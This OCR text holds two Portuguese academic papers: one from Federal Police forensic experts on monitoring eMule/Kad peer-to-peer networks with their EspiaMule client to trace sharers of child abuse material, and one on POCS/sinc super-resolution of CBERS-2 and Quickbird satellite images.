***Resumo* — Este artigo aborda aspectos relevantes ao monitoramento de arquivos compartilhados em redes peer-to-peer, ou ponto a ponto, principalmente sobre as redes utilizadas pelo eMule, demonstrando como a ferramenta EspiaMule, utilizada pelo Departamento de Polícia Federal, pode auxiliar nesta tarefa.**

***Palavras-chave* — p2p, espiamule, ponto-a-ponto, peer-to-peer, monitoramento, DPF, eMule, kad, edonkey**

I. Introdução

As redes ponto-a-ponto (P2P) têm sido cada vez mais utilizadas para a troca de dados. Da mesma forma que essas redes podem ser utilizadas de forma benéfica, para a troca de arquivos e de conhecimento, elas também são amplamente utilizadas para fins ilegais, como a troca de arquivos com conteúdo pedófilo ou mesmo para a troca de conteúdos protegidos por direitos autorais.

O enfoque deste artigo consiste nas possibilidades de monitoramento de arquivos compartilhados em redes ponto-a-ponto, demonstrando também ferramenta já em uso pelo Departamento de Polícia Federal para monitorar redes desse tipo.

II. Aspectos Relevantes das Redes Ponto-a-Ponto

O principal conceito das redes ponto-a-ponto (ou P2P) é a independência de servidores centrais para a troca de informação, ou seja, cada cliente da rede também atua como um servidor, em contraponto à arquitetura tradicional cliente-servidor, onde há a dependência de um ponto central de controle.

Apesar do nome, muitas das redes ponto-a-ponto em uso não atendem completamente ao paradigma citado acima, dependendo em certo grau de um ou vários servidores dedicados para o seu funcionamento. Um exemplo seria a rede eDonkey utilizada pelo aplicativo eMule, em que há uma lista dinâmica de servidores, cujos endereços acompanham a instalação com o aplicativo, aos quais se conectam os clientes para terem acesso a serviços específicos, tais como busca de arquivos. Esses servidores utilizam softwares específicos para esse fim, diferentes dos utilizados nos clientes. Já a rede Kad, também utilizada pelo mesmo aplicativo eMule, atende perfeitamente ao paradigma P2P, pois cada cliente atua também como um servidor, e há uma completa descentralização. A rede Kad é uma implementação do Kademlia, um protocolo de *hash-table* distribuída para redes ponto-a-ponto.

Entre as redes ponto-a-ponto mais utilizadas hoje em dia, destacam-se a eDonkey, Kad, Bittorrent, Gnutella, e Kazaa – encontrando-se esta última em declínio. Porém, além dessas, há uma grande variedade de redes, cada qual com funcionalidades específicas como anonimato, regionalização, redes fechadas, entre outras.

Neste artigo será dado enfoque específico às redes utilizadas pelo aplicativo eMule, um dos mais populares na Internet, segundo estatísticas de número de usuários simultâneos fornecidas pelo próprio aplicativo durante testes realizados pelos autores.

III. O Aplicativo eMule

O eMule é um aplicativo de compartilhamento de arquivos P2P. Para possibilitar esse compartilhamento, o eMule utiliza redes na Internet específicas para o compartilhamento de arquivos, denominadas eDonkey e Kad.

Pelas características dos protocolos das redes utilizadas pelo eMule, uma pessoa que disponibilize arquivos para compartilhamento em seu computador através desse aplicativo, o estará fazendo para qualquer outro usuário conectado a essas redes no momento. As estimativas atuais, fornecidas pelo próprio aplicativo eMule, são de que haja de 5 a 20 milhões de computadores conectados simultaneamente à sua rede, disponibilizando mais de 1 bilhão de arquivos.

Na instalação do eMule, é criado automaticamente um *hash* de usuário, que pode ser utilizado, com relativa segurança, para identificar univocamente um usuário na rede. É importante ressaltar que esse *hash* é passível de clonagem, porém o usuário de conhecimento mediano não tem acesso a esse tipo de artifício. O *hash* do usuário é persistente entre diversas conexões, somente sendo renovado mediante uma nova instalação do eMule.

G. M. Dalpian é Perito Criminal Federal do Departamento de Polícia Federal, lotado no Núcleo de Criminalística do Setor Técnico-Científico da Superintendência Regional de Polícia Federal em São Paulo. E-mail: dalpian.gmd@dpf.gov.br.

C. A. A. Benites é Perito Criminal Federal do Departamento de Polícia Federal, lotado no Núcleo de Criminalística do Setor Técnico-Científico da Superintendência Regional de Polícia Federal em São Paulo. E-mail: benites.caab@dpf.gov.br.

Para conectar-se à rede eDonkey, é necessário que haja uma conexão permanente com pelo menos um servidor eDonkey na rede. Ao conectar-se ao servidor, este identifica se o cliente encontra-se detrás de um *firewall* restrito, e, caso assim seja, fornece uma denominada "ID-Baixa" a esse cliente. Caso contrário, o cliente recebe "ID-Alta". Esse "ID" fornecido pelo servidor eDonkey somente é utilizado durante o tempo de conexão a um servidor. Caso seja feita uma nova conexão é gerado um novo "ID" do cliente, diferentemente do *hash* do usuário que permanece constante.

Para conectar-se à rede Kad, é necessário que o cliente tenha uma lista de outros clientes compatíveis que estejam online no momento, para que seja iniciada a conexão à rede. Normalmente essa lista de clientes é fornecida por meio da própria rede eDonkey, mas, uma vez que se tenha uma base grande de clientes conhecidos que sejam relativamente perenes, se torna desnecessária a conexão à rede eDonkey para esse fim. Nos testes realizados durante o uso do aplicativo EspiaMule, notou-se que a rede Kad tem se mostrado mais confiável, retornando uma lista maior de fontes por arquivo buscado e menos *links* falsos nos resultados de buscas por arquivos.

Tanto a rede eDonkey quanto a rede Kad suportam a busca de arquivos por palavras-chave relacionadas aos nomes dos arquivos.

III.1 Identificação dos Arquivos (*Links* ED2K)

Uma das características do eMule é a geração de um código de verificação para identificar univocamente arquivos compartilhados por seu conteúdo, o que ainda permite verificar a ocorrência de arquivos duplicados na rede. Este código é gerado através do algoritmo criptográfico MD4, que visa garantir a unicidade e a integridade dos arquivos disponibilizados na rede. Outra característica é a utilização de *links*, ou atalhos de Internet, denominados *links* ED2K, em que são disponibilizadas informações que permitem efetuar o descarregamento do arquivo a partir apenas desse *link*.

Como os *links* utilizados pelo eMule incluem o código de identificação única do arquivo, é possível, a partir de um determinado arquivo que se possua, criar um *link* ED2K. Ao se utilizar tal *link* para baixar arquivos no eMule, é assegurado que o conteúdo do arquivo baixado é idêntico ao do original, utilizado para gerar o *link.*

III.2 Identificação dos Clientes

Para o correto funcionamento do eMule, é necessário que o cliente esteja permanentemente conectado a um dos diversos servidores da rede eDonkey ou Kad disponíveis na Internet. Esses servidores são os responsáveis por armazenar registros de todos os usuários conectados e arquivos atualmente disponibilizados na rede. Por meio de uma consulta a um desses servidores é possível localizar quais dos clientes atualmente conectados possuem pelo menos parte do arquivo procurado, que pode ser especificado utilizando palavras-chave – relativas ao nome do arquivo, ou um *link* ED2K. Esses servidores, que por sua vez consultam outros servidores existentes, retornam ao cliente final uma lista com todos os computadores que estejam compartilhando o arquivo procurado, identificados por meio de seu endereço IP (*Internet Protocol*) e de um identificador único chamado de "*hash* do usuário".

Um aspecto importante é que, pelo menos até a versão 0.48ª do eMule, os servidores não são responsáveis pela efetiva disponibilização do conteúdo dos arquivos existentes, permitindo somente a busca de arquivos por palavras-chave e a busca de clientes disponibilizando arquivos, denominados "fontes", utilizando os *links* ED2K. A troca de arquivos é sempre feita diretamente entre os clientes. Dessa forma, como ponto negativo, não é possível o compartilhamento de arquivos entre dois clientes que estejam em redes protegidas por *firewalls* que realizem NAT (*Network Address Translation).*

Uma vez retornada pelos servidores a lista de clientes que disponibilizam um arquivo procurado, a conexão é feita diretamente entre o computador que disponibiliza o arquivo e o computador que está baixando o arquivo.

III.3 Autoria e Materialidade

Conforme explicado nos itens III.1 e III.2 acima, como é possível identificar unicamente os arquivos através dos *links* ED2K, e como as conexões para o *download* dos arquivos são feitas diretamente entre o computador que está disponibilizando o arquivo e o computador que o está baixando, é possível a identificação de todos os computadores que disponibilizam os arquivos procurados em determinado momento.

Dessa forma, para investigações como, por exemplo, de troca de arquivos de pedofilia por essas redes, é possível se ter certeza de que há a materialidade do crime. Essa materialidade é possível porque, uma vez que algum usuário de determinado computador esteja na lista de endereços IP e *hashes* de usuário retornada pelo servidor em uma busca por arquivo de conteúdo pedófilo, este publica na Internet pelo menos parte do arquivo. A autoria, por sua vez, é parcial, pois, apesar de ter-se certeza do endereço IP do computador envolvido, muitas vezes pode ser mais complexo se chegar, a partir do endereço IP, ao efetivo autor do delito.

IV. ESPIAMULE

O EspiaMule é um cliente modificado a partir do código fonte original do aplicativo de código aberto eMule, desenvolvido internamente e para uso exclusivo do Departamento de Polícia Federal. O EspiaMule possui todas as características comuns ao aplicativo eMule, porém armazena em uma planilha todos os endereços IP dos clientes que estão disponíveis como fontes de arquivos que estejam atualmente sendo baixados, separados, inclusive, por país.

Da mesma forma que o aplicativo eMule, o EspiaMule suporta ambas as redes eDonkey e Kad. É importante ressaltar que, para seu melhor funcionamento, é recomendável que seja liberada, em um eventual *firewall* utilizado no acesso à

Internet, no mínimo uma porta TCP e uma porta UDP de entrada para o EspiaMule. Isso devido à característica de o eMule não suportar a conexão direta entre dois clientes bloqueados por *firewall* (ID Baixa).

Figura 1: Tela de inicialização do EspiaMule.

A forma de uso do aplicativo é semelhante à forma que se utilizaria um cliente do eMule normalmente. Pode-se tanto fazer buscas por palavras-chave nas redes Kad e eDonkey, e depois baixar e monitorar os arquivos buscados, como, já de posse de um arquivo, calcular seu link ED2K e começar a fazer o seu *download* no aplicativo a partir do link calculado.

O EspiaMule somente registra em sua planilha os clientes encontrados para os arquivos selecionados para *download*. No eMule (e também no EspiaMule, consequentemente), todos os *download* são feitos a partir dos *links* ED2K dos arquivos. O sistema de busca consiste somente em procurar *links* para arquivos a partir de palavras-chave, entre todos os arquivos disponíveis na rede.

No caso de se possuir de antemão os arquivos selecionados, basta calcular os *links* ED2K, usando a própria interface de compartilhamento do eMule ou o aplicativo LinkCreator, distribuído juntamente com a versão compilada do eMule. Uma vez que sejam calculados os *links* ED2K que contêm, entre outras informações, o *hash* MD4 do arquivo, o aplicativo começa imediatamente a buscar fontes nas redes conectadas (eDonkey e/ou Kad). As "fontes" nada mais são do que clientes conectados à rede que possuem o arquivo, ou parte dele, disponível. Assim que é encontrada uma fonte, o aplicativo armazenará em um arquivo no disco diversas informações que permitem identificar o cliente que possui o arquivo procurado, como IP, data e hora, país, *hash* de usuário, e o nome e *hash* MD4 do arquivo procurado.

De posse do arquivo contendo a identificação dos clientes que estão disponibilizando o arquivo procurado, basta fazer uma consulta Whois para descobrir o provedor responsável pelo IP buscado, e obter junto ao provedor os dados cadastrais do responsável pelo IP na data e hora correspondentes.

Conforme mencionado no item III.3, muitas vezes não é o suficiente para se obter uma condenação criminal somente o registro do IP utilizado, sendo recomendável o exame da máquina supostamente utilizada no delito para se ter uma garantia maior da autoria e mesmo da materialidade para a investigação.

V. Próximos passos

O aplicativo EspiaMule já tem sido utilizado pelo Departamento de Polícia Federal para a busca de pessoas compartilhando arquivos de pedofilia na rede mundial. Esse mesmo expediente utilizado nas redes do eMule poderia ser replicado para monitoração de outras redes sabidamente utilizadas para o compartilhamento de conteúdo ilegal, como a rede BitTorrent, que também possuem clientes de código aberto que poderiam ser facilmente adaptados.

Para cada rede, porém, é importante levar em consideração as características de seus protocolos no que tange a proteção à privacidade, para que se tenha garantia de que os endereços IP encontrados são os efetivamente utilizados pelos computadores que compartilham o material buscado.

VI. Conclusão

Neste artigo deu-se uma visão geral do conceito e aplicações de redes ponto-a-ponto, e também demonstrou-se a ferramenta de monitoramento para as redes ponto-a-ponto utilizadas pelo eMule, o EspiaMule.

Com a popularização da Internet, e o fácil acesso e compartilhamento de conteúdos na rede mundial, torna-se cada vez mais importante a repressão a crimes praticados utilizando a rede mundial de computadores. No caso das redes de compartilhamento de arquivos, destaca-se o compartilhamento de arquivos contendo cenas de sexo com criança ou adolescente (pedofilia), comportamento este criminalizado no Brasil e também em diversos outros países. É neste contexto que se destaca a importância desse tipo de aplicativo, e outros a serem futuramente utilizados, dada a crescente inovação e constante aumento de complexidade da tecnologia na rede mundial de computadores.

Referências

[1] Projeto eMule, http://www.emule-project.net/.
[2] Wikipedia, "Comparison of file sharing applications", http://en.wikipedia.org/wiki/Comparison_of_file_sharing_applications
[3] Anonymous – P2P, http://www.anonymous-p2p.org/.
[4] Wikipedia, "Privacy of the Gnutella Protocol", http://en.wikipedia.org/wiki/Privacy_of_the_Gnutella_Protocol
[5] "eDonkey protocol disassembly", http://hitech.dk/donkeyprotocol.html
[6] D. Bickson, D. Malkhi, "A Study of Privacy in File Sharing Networks".
[7] Y. Kulbak, D. Bickson, "The eMule Protocol Specification", http://www.cs.huji.ac.il/labs/danss/p2p/eMule/
[8] P. Maymounkov, D. Mazières, "Kademlia: A Peer-to-peer Information System Based on XOR Metric", http://pdos.csail.mit.edu/~petar/papers/maymounkov-kademlia-lncs.pdf.

Super-resolução de imagens CBERS-2 e Quickbird utilizando o método POCS/DCT

Miguel Archanjo Bacellar Goes Telles jr, Antonio Nuno de Castro Santa Rosa e Paulo Quintiliano

Abstract— **The objective of this research is to present the results and analysis of our research in image super-resolution on CBERS-2 and Quickbird images. The goal of super-resolution is produce a high resolution image from a set of low resolution images. The resulting high resolution image has spatial resolution of 0.30 meters and 10 metres to Quickbird and CBERS-2 images. To achieve this we use a modified POCS super-resolution method. The resulting images are subsampled to the original CBERS-2 and Quickbird spatial resolution and compared with the original ones. The statistical analysis showed good results regarding to the used method in the study case considered in this paper.**.

***Index Terms*— super-resolution, image processing, remote sensing, POCS, *sinc* interpolation.**

I. Introdução

O objetivo desta pesquisa é apresentar os resultados do método de super-resolução POCS/DCT aplicado a imagens de sensoriamento remoto. Em inúmeros problemas reais são necessárias imagens com uma melhor resolução espacial, entre eles temos: imagens de sensoriamento remoto, imagens médicas, imagens forenses, e problemas de visão artificial, onde uma maior resolução pode proporcionar uma melhor análise e interpretação das imagens.

Boa parte dos sensores instalados hoje a bordo de satélites de sensoriamento remoto utilizam sensores CCD (*Charged-coupled Device*), entre eles temos: Ikonos II; QuickBird; A série SPOT (*Satellite Pour l'Observation de la Terre*); CBERS 1 e 2 (*China Brazil Earth Resources Satellite*); EROS A1; a série IRS (*Indian Remote Sensing satellite*) entre outros.

Um sensor com uma alta densidade de fotodetectores captura imagens com alta resolução espacial ao passo que o contrário produz imagens com resoluções menores. O aumento no número de fotodetectores é finito. À medida que o número de fotodetectores aumenta, a resolução espacial também aumenta e a qualidade da imagem é degradada pelo aumento do ruído branco (Chaudhuri, 2001).

Há um limite inferior no tamanho que um pixel pode ter e também não é possível aumentar o tamanho dos sensores CCD acima de um limite, sem que seja afetada a possibilidade da aquisição em tempo real (Park *et al*., 2003).

A engenharia atual já atigiu tamanho máximo que um fotodetector pode ter, e que é da ordem de $50\mu m^2$ (Chaudhuri, 2001).

Dessa forma surge a necessidade de desenvolver métodos e algoritmos que possam, por intermédio de sucessivos processamentos na imagem, melhorar a sua resolução espacial. Este conjunto de técnicas e denominado de super-resolução.

O grande desafio desse conjunto de técnicas é melhorar a resolução espacial, e com isso, melhorar a interpretação e a identificação dos alvos nas imagens, preservando as informações originais, sem acrescentar falsos alvos à imagem obtida.

A super-resolução corresponde a todos aqueles métodos de PDI capazes de incrementar de maneira significativa à resolução espacial de uma imagem (Park *et al.*, 2003). Super-resolução (SR) pode ser também definida como a obtenção de uma imagem de maior resolução (HR) a partir de múltiplas imagens de baixa resolução (LR) (Nguyen, 2000), (Park *et al.*, 2003).

A resolução espacial em uma imagem é um importante fator no desempenho de diversos algoritmos de visão computacional. A detecção, o reconhecimento e a identificação de alvos são procedimentos que podem ter seus desempenhos melhorados com o uso da super-resolução. Agropecuária, geologia, computação forense, monitoramento ambiental, medicina, defesa, entre outras, são algumas das áreas que podem requerer uma melhor resolução espacial.

Os algoritmos de super-resolução podem ser uma alternativa mais econômica que a aquisição de uma imagem de alta resolução espacial.

O método de super-resolução utilizado nesta pesquisa é baseado no método das projeções em conjuntos convexos (POCS) [1], modificado por utilizar interpolador *sinc* [2], ao invés dos interpoladores tradicionalmente utilizados, a saber, vizinho mais próximo, bilinear e convolução cúbica e deslocamentos sub-pixel .

Neste artigo será apresentado o resultado da super-resolução da imagem dos satélites CBERS-2 e Quickbird que terão suas

M. A. B. G. Telles Jr. é Chefe da Divisão de Imagem e Informações Geográficas do Comando de Operações Terrestres- Exército Brasileiro. Professor do Centro Universitário de Brasilia – UniCEUB e doutorando do Instituto de Geociências da Universidade de Brasília - UnB, Campus Universitário Darcy Ribeiro, ICC-Sul, IG, 70910-000, Brasilia – DF, Brazil (e-mail: archanjo@unb.br).

A N C Santa Rosa é pesquisador do Instituto de Geociências da Universidade de Brasília - UnB, Campus Universitário Darcy Ribeiro, ICC-Sul, IG, 70910-000, Brasilia – DF, Brazil (e-mail: nunos@unb.br).

P.Q, is with Brazilian Federal Police, Brazilian Federal Police, SAIS Quadra 7, Lote 21, Ed. INC/DPF, Brasília-DF, Brazil (quintiliano.pqs@dpf.gov.br).

resoluções espaciais aumentadas respectivamente de 20m para 10m; e de 0.60m para 0.30 m.

Este artigo está estruturado em seis seções. Na seção II é feira uma revisão dos conceitos de super-resolução. A seção III apresenta o método POCS. A seção IV apresenta o interpolador *sinc*. A seção V apresenta detalhes do método de interpolação POCS/DCT. A seção VI apresenta os resultados da super-resolução com o método POCS/DCT.

II. SUPER-RESOLUÇÃO

Super-resolução pode ser definida como a obtenção de uma imagem de maior resolução (HR) a partir de múltiplas imagens de baixa resolução (LR) [3] e [4], e Corresponde a todos aqueles métodos de processamento digital de imagens capazes de incrementar de maneira significativa a resolução espacial de uma imagem [4].

As técnicas de super-resolução combinam imagens de baixa resolução espacial (LR) de uma mesma cena, a fim de produzir uma ou várias imagens de alta resolução espacial (HR). As imagens LR representam a mesma área, mais possuem diferenças entre elas, essas são caracterizadas por: diferentes datas de aquisição, diferentes projeções, pequenas variações na resolução espacial e deslocamentos de pixel.

Apesar de existirem sensores comerciais de alta resolução espacial, muitas vezes o custo dessas imagens se torna proibitivo para o uso em algumas aplicações, sobretudo devido ao custo. Existem hoje disponíveis na Internet diversas fontes gratuitas de imagens provenientes de sensores de baixa e média resolução espacial. Os algoritmos de super-resolução podem ser uma alternativa mais econômica que a aquisição de uma imagem de alta resolução espacial.

A maioria dos métodos de super-resolução consiste em três componentes básicos:

i. Compensação de movimento;
ii. Interpolação;
iii. Correção de foco e Remoção de ruído.

O primeiro dos três componentes refere-se ao mapeamento do movimento das diferentes imagens LR a uma grade de referência comum, esse mapeamento pode ser modelado por vetores de movimentos ou transformações Afim; O segundo componente refere-se ao mapeamento dos pixels manipulados pelo primeiro componente na grade de super-resolução; o terceiro componente é necessário para remover o efeito "desfocado" causado pelo sensor e pela óptica do mesmo [4]. A Fig. 1 apresenta um diagrama dessas etapas.




Fig. 1 Esquema da Super-resolução, adaptado de Chaudhuri (2001).

Em aplicações de sensoriamento remoto utilizando imagens de satélite, como LANDSAT 5 ou 7; CBERS 1 ou 2, Quickbird etc, existem diversas imagens de uma mesma área disponíveis e a super-resolução é uma técnica de PDI que deve ser considerada para o aumento da resolução espacial das imagens desses satélites.

A SR tem provado ser bastante útil em muitos casos, onde é possível obter diferentes imagens de uma mesma cena, incluindo imagens médicas, imagens de sensoriamento remoto, imagens para aplicações forenses e aplicações de vídeo.

As técnicas de interpolação (vizinho mais próximo, bilinear e convolução cúbica) diferem da SR porque nas primeiras, somente uma imagem é utilizada como fonte de informação para que uma imagem de maior resolução seja gerada, diferente do que é utilizado para produzir uma imagem utilizando SR.

Tsai e Huang [5] foram os primeiros a desenvolver pesquisas sobre o problema da reconstrução de imagem HR a partir de uma seqüência de imagens LR. O modelo proposto por eles baseia-se na translação de movimentos e resolvia o problema do registro e da restauração, mas não considerava os efeitos da degradação do sinal e do ruído. O método por eles desenvolvido explora a relação entre transformada rápida de co-seno e transformada direta de Fourier dos frames subamostrados.

Kim *et al.* [6] extenderam o método de Tsai e Huang [5] e consideraram o ruído e o "borramento" nas imagens LR e desenvolveu um algoritmo baseado na teoria de mínimos quadrados ponderados. Posteriormente o método foi melhorado por Kim e Su [7] que consideraram o borramento em cada uma das imagens LR.

A reconstrução de imagens HR a partir de um conjunto de imagens foi proposta inicialmente por Stark e Oskui [8], onde usaram a formulação da projeção sobre conjuntos convexos (POCS) [1].

III. O MÉTODO POCS

O método POCS utiliza informações *a priori* das imagens para encontrar um ponto f comum que satisfaça um conjunto de restrições, cada uma delas formando um conjunto convexo. O ponto comum f situa-se na intersecção de todos os conjuntos convexos .

$$f \in C = \bigcap_{i=1}^{i=m} C_i \tag{1}$$

Onde o i-ésimo conjunto convexo C_i denota a i-ésima restrição sobre f. O ponto comum pode ser encontrado de modo alternativo projetando sobre os conjuntos convexos C_i por intermédio do correspondente operador de projeção P_{c_i}.

$$f^{(k+1)} = P_{c_m} P_{c_{m-1}} \ldots P_{c_1} f^{(k)} = P_c f \tag{2}$$

O algoritmo de POCS é utilizado em diferentes métodos de super-resolução e restauração de imagens.

Em nossa pesquisa, procuramos aprimorar o método POCS, utilizando o interpolador *sinc* diferente dos interpoladores normalmente utilizados, i.e. vizinho mais próximo; bilinear; e convolução cúbica. A seção IV apresenta a interpolação *sinc*.

IV. O INTERPOLADOR *SINC*

Interpolação é uma operação muito comum em aplicações de PDI. Essas operações são necessárias quando se necessita, no domínio do sinal, de uma resolução maior do que aquela correspondente à taxa de amostragem Yaroslavsky (2002).

Os métodos de interpolação mais utilizados são o vizinho mais próximo, bilinear e convolução cúbica. Estes métodos são populares devido a sua simplicidade computacional. Esta simplicidade, porém leva a uma baixa acurácia e a produção de artefatos ("aliasing").

O método mais acurado para representar sinais com um decaimento monotonico do espectro de suas amostras e a interpolação *sinc*. Na interpolação *sinc*, um sinal contínuo $a(x)$ é restaurado a partir de suas amostras $\{a_n\}$ que são tomadas com um intervalo de amostragem Δx pela sua interpolação com a função *sinc*:

$$a(x) = \sum_{n=-\infty}^{\infty} a_n \frac{\sin[\pi(x/\Delta x - n)]}{\pi(x/\Delta x - n)} = \sum_{n=-\infty}^{\infty} a_n \sin c[\pi(x/\Delta x - n)] \quad (3)$$

onde

$$\sin c(x) = \frac{\sin x}{x} \quad (4)$$

Detalhes sobre a interpolação *sinc* podem ser obtidos em Yaroslavsky [9].

V. O MÉTODO POCS COM INTERPOLADOR *SINC*

A SR é processada banda a banda. No método cada uma das bandas é uma imagem LR. Inicialmente é criada uma nova imagem LR, deslocada em relação à original em valores situados entre 0.1 e 1.0 pixel, em suas linhas e colunas, em relação à imagem LR original. Este procedimento é realizado, a fim de reduzir o efeito de *aliasing* e permitir ao algoritmo POCS uma melhor reconstrução da imagem HR.

Após o deslocamento, é criada a grade de alta resolução, que neste experimento será de duas vezes o tamanho da imagem original.

A imagem LR original é interpolada utilizando o interpolador *Sinc*. A imagem interpolada e a imagem LR deslocada são então processadas no algoritmo POCS e a imagem HR resultante tem uma resolução espacial de 10 metros. A fig. 2 apresenta um diagrama esquemático do método POCS com interpolador *Sinc*.




Fig. 2 Diagrama esquemático do método POCS com interpolador *Sinc*.

VI. RESULTADOS

Esta seção apresenta os resultados do uso do método de super-resolução POCS/DCT aplicado a imagens de média e alta-resolução espacial dos satélites CBERS-2 e Quickbird respectivamente.

Ela está dividida em dois casos distintos, no primeiro Quickbird é apresentado o resultado da super-resolução de sua banda pancromática. No segundo, CBERS-2 será apresentado a super-resolução das bandas espectrais do sensor CCD.

Como as imagens LR e HR possuem resolução espacial diferentes, para avaliar o resultado da SR, as bandas HR foram reamostradas ao tamanho da imagem LR, utilizando o interpolador vizinho mais próximo. Este foi selecionado por preservar melhor a resolução espectral das imagens. Foram realizadas medidas do coeficiente de correlação e utilizado o índice universal de medida de qualidade em imagens (Q) proposto por Wang e Bovik [11].

O índice universal de medida de qualidade em imagens é dado por:

$$Q = \frac{4\sigma_{xy}.\bar{x}.\bar{y}}{(\sigma_x^2 + \sigma_y^2)[(\bar{x})^2 + (\bar{y})^2]} \quad (5)$$

Onde $\bar{x}$ e $\bar{y}$ correspondem a média da imagem LR original e HR reamostrada, respectivamente; σ_x^2 e σ_y^2 são as variância de x e y; e σ_{xy} é a covariância entre x e y.

O índice Q modela a diferença entre duas imagens como uma combinação de três diferentes fatores: a perda de correlação, distorção da luminância e distorção de contraste. Os valores para Q variam entre -1 e 1 e quanto melhor a qualidade entre as imagens, mais próximos de 1 estarão os resultados.

A. Super-resolução de imagem Quickbird-1

Neste caso é utilizado um recorte da imagem pancromática satélite Quickbird adquirida em 03 de fevereiro de 2003. O recorte utilizado é da área do aeroporto Santos Dumont na cidade do Rio de janeiro-RJ e possui 256 x 256 pixels.

A imagem original foi processada com os seguintes parâmetros de processamento: Número de *frames*: 2; Interpolador: *sinc*; Numero de iterações: 2;

Os *frames* apresentados correspondem às imagens LR original e LR deslocada em 0.2 e 0.3 pixel respectivamente. O número de iterações está associado a número de vezes que os dados de entrada serão apresentados ao algoritmo POCS.

A fim de possibilitar uma melhor análise dos resultados é apresentado na fig. 4(b) e fig. 4(c) a imagem original reamostrada pelo interpolador vizinho mais próximo e bilinear, respectivamente imagem NN e imagem Bi.

Fig. 3 Recorte da cena do satélite Quickbird da área do aeroporto Santos Dumont na cidade do Rio de janeiro-RJ.

A tabela 1 apresenta as medidas qualitativas entre a imagem LR original e as imagens HR, NN e Bi. Todas as imagens foram subamostradas ao tamanho da imagem LR para que as medida qualitativas apresentadas fossem efetuadas..

O resultado das medidas qualitativas entre a imagem LR e a imagem HR apresenta bons resultados tanto para o coeficiente de correlação como para o índice Q.

Os melhores resultados alcançados para as imagens NN e Bi se devem ao fato que esses algoritmos de interpolação não causam alterações significativas no espectro da imagem, mas degradam suas altas freqüências que estão relacionadas às bordas ou detalhes das imagens. A análise visual confirma essa observação.

Na fig. 4(a) é apresentada a imagem HR, as imagens NN e Bi correspondem respectivamente as imagens 4(b) e 4(c). As imagens da fig. 4 possuem 512 x 512 pixels e estão em escala.

Tabela 1 – Medidas qualitativas das imagens LR originais e HR reamostradas.

BANDAS	CC	Q
Imagem HR	0.976	0.882
Imagem NN	0.999	0.987
Imagem Bi	0.999	0.987

B SUPER-RESOLUÇÃO DE IMAGEM CBERS-2

Este caso utiliza um recorte da imagem do satélite CBERS-2, órbita/ponto 157/118, sensor CCD, adquirida em 17 de julho de 2005. Todas as bandas do sensor CCD foram utilizadas. O recorte utilizado corresponde a área do Plano Piloto situado no Distrito Federal.

Cada uma das bandas foi processada individualmente, e em cada uma delas foram utilizados os seguintes parâmetros de processamento: Número de *frames*: 2; Interpolador: *sinc*; Numero de iterações: 2;

Os *frames* apresentados correspondem às imagens LR original e LR deslocada. O número de iterações está associado a número de vezes que os dados de entrada serão apresentados ao algoritmo POCS.

Foram realizadas medidas do coeficiente de correlação, *peak signal to noise ratio* (psnr) e utilizado o índice universal de medida de qualidade em imagens (Q)

As medidas qualitativas entre as imagens LR originais (CCD) e HR reamostradas (SR_CCD) são apresentadas na tabela 2. O bom resultado apresentado para o método de super-resolução utilizado, tanto nos valores dos coeficientes de correlação (CC), quanto nos índices Q nos levam a essa conclusão. Os valores do PNSR são considerados valores médios para essa medida qualitativa e podem estar associados ao efeito "desfocado" da imagem original.


Tabela 2 – Medidas qualitativas das imagens LR originais e HR reamostradas.

BANDAS	CC	Q	PSNR (db)
CCD 1/ SR_CCD 1	0.9949	0.9139	18.6771
CCD 2/SR_CCD 2	0.9953	0.9115	20.5552
CCD 3/SR_CCD 3	0.9936	0.9144	15.5176
CCD 4/SR_CCD 4	0.9907	0.8274	21.4626

A fig. 5(a) apresenta um recorte da imagem resultante da super-resolução em uma composição 4R3G2B, na fig. 5(b) a imagem original da mesma área é apresentada.

Na fig. 6 é apresentada a imagem LR correspondente a banda 4 do sensor CCD fig. 6(a)e a mesma imagem deslocada de 0.5 pixel em linhas e colunas fig 6(b), na fig 6(c) é apresentada a imagem diferença entre elas.

